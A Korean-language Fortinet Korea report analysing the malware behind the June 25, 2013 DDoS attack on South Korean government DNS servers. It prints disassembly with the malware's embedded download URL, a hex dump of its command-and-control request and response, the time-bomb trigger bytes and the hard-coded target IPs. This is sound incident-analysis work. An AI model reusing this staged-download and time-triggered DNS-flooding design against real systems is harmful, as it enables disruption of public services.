서울시 강남구 논현동 92-2 파라다이스빌딩 2층
TEL: 070-7126-1111
Email: Korea@fortinet.com


[포티넷 코리아] 6.25 DNS DDoS 공격 분석 리포트

1) 사건개요

- 2013년 6월 25일 오전 10시부터 다수의 정부 웹사이트가 다운되어 접속이 불가한 상황이 되었음
- 이는 DDoS 공격을 수행하는 악성코드가 정부 웹사이트의 대표 DNS 서버 두 곳인 ns.gcc.go.kr 과 ns2.gcc.go.kr을 공격하여 발생된 사이버 공격으로 밝혀짐

2) 최초 원인 벡터

- 포티넷은 조사과정에서 최초의 공격의 원인이 되는 샘플이 simdisk.co.kr 주소의 웹사이트에서 다운로드 되었다는 사실 발견
- 다운로드된 파일은 SimDisk_setup.exe 라는 파일명의 실행프로그램으로 스스로 압축을 푸는(self-extract) RAR 파일




- 해당 압축 파일 내에는 아래와 같이 2개의 파일 존재

Name	Size	Packed	Type	Modified	CRC32
..			Folder		
SimDisk_setup.exe	18,658,8...	18,658,8...	Application	2013-06-19 8:13...	96FCD70F
SimDiskup.exe	950,784	950,784	Application	2013-06-24 8:05...	18ED71D9

3) Simdiskup.exe 파일

- SimDiskup.exe 파일은 2013년 6월 24일에 생성된 악성파일이며, 해당 파일은 원격으로 웹사이트에서 추가 악성코드를 다운로드 하도록 작동. 아래와 그림과 같이 해당 웹사이트에서 c.jpg 파일을 다운로드
- c.jpg 파일은 실제로는 실행 파일이며, 다운로드가 완료된 후 저장될 때에는 ~simdisk.exe 라는 실행파일로 저장

```
0040B200 aSimdisk_exe_0  db '~simdisk.exe',0
0040B20D                 db    0
0040B20E                 db    0
0040B20F                 db    0
0040B210 aHttpWww_habang db 'http://www.habang.co.kr/images/korea/c.jpg',0
```



4) ~simdisk.exe (c.jpg)

- 파일 실행과 함께 아래와 같은 3가지 파일을 생성하며 이는 모두 가상 터미널 네트워크를 이용하는 TOR 시스템 버전 0.2.3.25로 밝혀짐

- 이후, TOR시스템을 통해 최종적으로 DDoS공격을 감행하는 파일을 다운로드. 흥미로운 사실은 상기 파일들 또한 Themida 파일로 구성되어 있었지만 공격을 감행하는 최종 DDoS파일은 아니었음

5) 최종 공격

- 가장 먼저 FileMapping Object를 체크

```
push    offset Name     ; "Global\\MicrosoftUpgradeObject9.6.4"
push    0               ; bInheritHandle
push    4               ; dwDesiredAccess
call    ds:OpenFileMappingA
```

- 이는 마치 지난 3.20 공격과 유사한 방식으로 진행됨
- 이후, PC의 OS버전이 32비트인지 64비트인지 검사하여 32비트의 OS일 경우 ~DR[랜덤 숫자].tmp 파일을 드롭
- ~DR[랜덤 숫자].tmp 파일을 로딩한 후 서비스를 위한 또 다른 DLL파일을 생성(이는 64비트의 시스템에서도 동일하게 작동)
- 서비스가 시작되면 FileMapping Object를 체크

```
mov     esi, offset Name ; "Global\\MicrosoftUpgradeObject9.6.4"
push    esi              ; lpName
xor     ebx, ebx
push    ebx              ; bInheritHandle
push    4                ; dwDesiredAccess
call    ds:OpenFileMappingA
test    eax, eax
```

- API 주소를 파악하여 쓰레드(Thread)를 생성한 후 접속 시도


Stream Content

```
00000000  47 45 54 20 2f 6d 61 69  6c 2f 69 6d 61 67 65 73 GET /mai l/images
00000010  2f 63 74 2e 6a 70 67 20  48 54 54 50 2f 31 2e 30 /ct.jpg  HTTP/1.0
00000020  0d 0a 41 63 63 65 70 74  3a 20 2a 2f 2a 0d 0a 55 ..Accept : */*..U
00000030  73 65 72 2d 41 67 65 6e  74 3a 20 4d 6f 7a 69 6c ser-Agen t: Mozil
00000040  6c 61 2f 34 2e 30 20 28  63 6f 6d 70 61 74 69 62 la/4.0 ( compatib
00000050  6c 65 3b 20 4d 53 49 45  20 36 2e 30 3b 20 57 69 le; MSIE  6.0; Wi
00000060  6e 64 6f 77 73 20 4e 54  20 35 2e 31 3b 20 53 56 ndows NT  5.1; SV
00000070  31 29 0d 0a 48 6f 73 74  3a 20 77 65 62 6d 61 69 1)..Host : webmai
00000080  6c 2e 67 65 6e 65 73 79  73 68 6f 73 74 2e 63 6f l.genesy shost.co
00000090  6d 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b m..Conne ction: K
000000A0  65 65 70 2d 41 6c 69 76  65 0d 0a 0d 0a          eep-Aliv e....
    00000000  48 54 54 50 2f 31 2e 30  20 32 30 30 20 4f 4b 0d HTTP/1.0  200 OK.
    00000010  0a 43 6f 6e 6e 65 63 74  69 6f 6e 3a 20 6b 65 65 .Connect ion: kee
    00000020  70 2d 61 6c 69 76 65 0d  0a 53 65 72 76 65 72 3a p-alive. .Server:
    00000030  20 49 63 65 57 61 72 70  2f 34 2e 31 0d 0a 44 61  IceWarp /4.1..Da
    00000040  74 65 3a 20 57 65 64 2c  20 32 36 20 4a 75 6e 20 te: Wed,  26 Jun
    00000050  32 30 31 33 20 32 32 3a  31 33 3a 32 33 20 2d 30 2013 22: 13:23 -0
    00000060  36 30 30 0d 0a 43 6f 6e  74 65 6e 74 2d 54 79 70 600..Con tent-Typ
    00000070  65 3a 20 69 6d 61 67 65  2f 6a 70 65 67 0d 0a 43 e: image /jpeg..C
    00000080  6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 38 ontent-L ength: 8
    00000090  0d 0a 4c 61 73 74 2d 4d  6f 64 69 66 69 65 64 3a ..Last-M odified:
    000000A0  20 4d 6f 6e 2c 20 32 34  20 4a 75 6e 20 32 30 31  Mon, 24  Jun 201
    000000B0  33 20 31 36 3a 30 30 3a  32 32 20 2d 30 36 30 30 3 16:00: 22 -0600
    000000C0  0d 0a 0d 0a                                     ....
    000000C4  42 4d 36 57 06 19 0a 00                         BM6W....
```

- 응답 데이터는 2개의 파트로 구성

(1) BM6W -> 바이너리 상에 심어진 유일한 명령어로 만약 응답 데이터가 BM6W와 다를 시

정지 후 재시도



(2) 시한폭탄(Time Bomb)형태로써 3.20 공격에 사용된 하드디스크 파괴 공격과 유사. 만약 시스템시간이 6-25 10:00보다 커지면 자동적으로 **Themida**로 구성된 추가 파일을 드롭

06 19 0a 00
0x06 – Month
0x19 – Day
0x0a – hour
0x00 - minute

6. 최종 DDoS 공격 시작

- 해당 공격은 두 개의 쓰레드 쿼리에서 [랜덤 스트링].gcc.go.kr을 통해 DDoS 공격을 감행
- 2개의 DDoS 타깃은 바이너리 상에서 심어져 있으며, 그 타깃은 152.99.1.10 과 152.99.200.6 임을 확인

  Ns.gcc.go.kr – 152.99.1.10

  Ns2.gcc.go.kr – 152.99.200.6

7. 포티넷의 대응

- 현재 6.25 사이버 테러와 관련된 시그니처는 데이터베이스에 모두 업데이트 완료 되었으며, 고객들은 채널 및 자동 업데이트 등을 통해 최신 업데이트된 시그니처를 다운로드 받을 수 있다.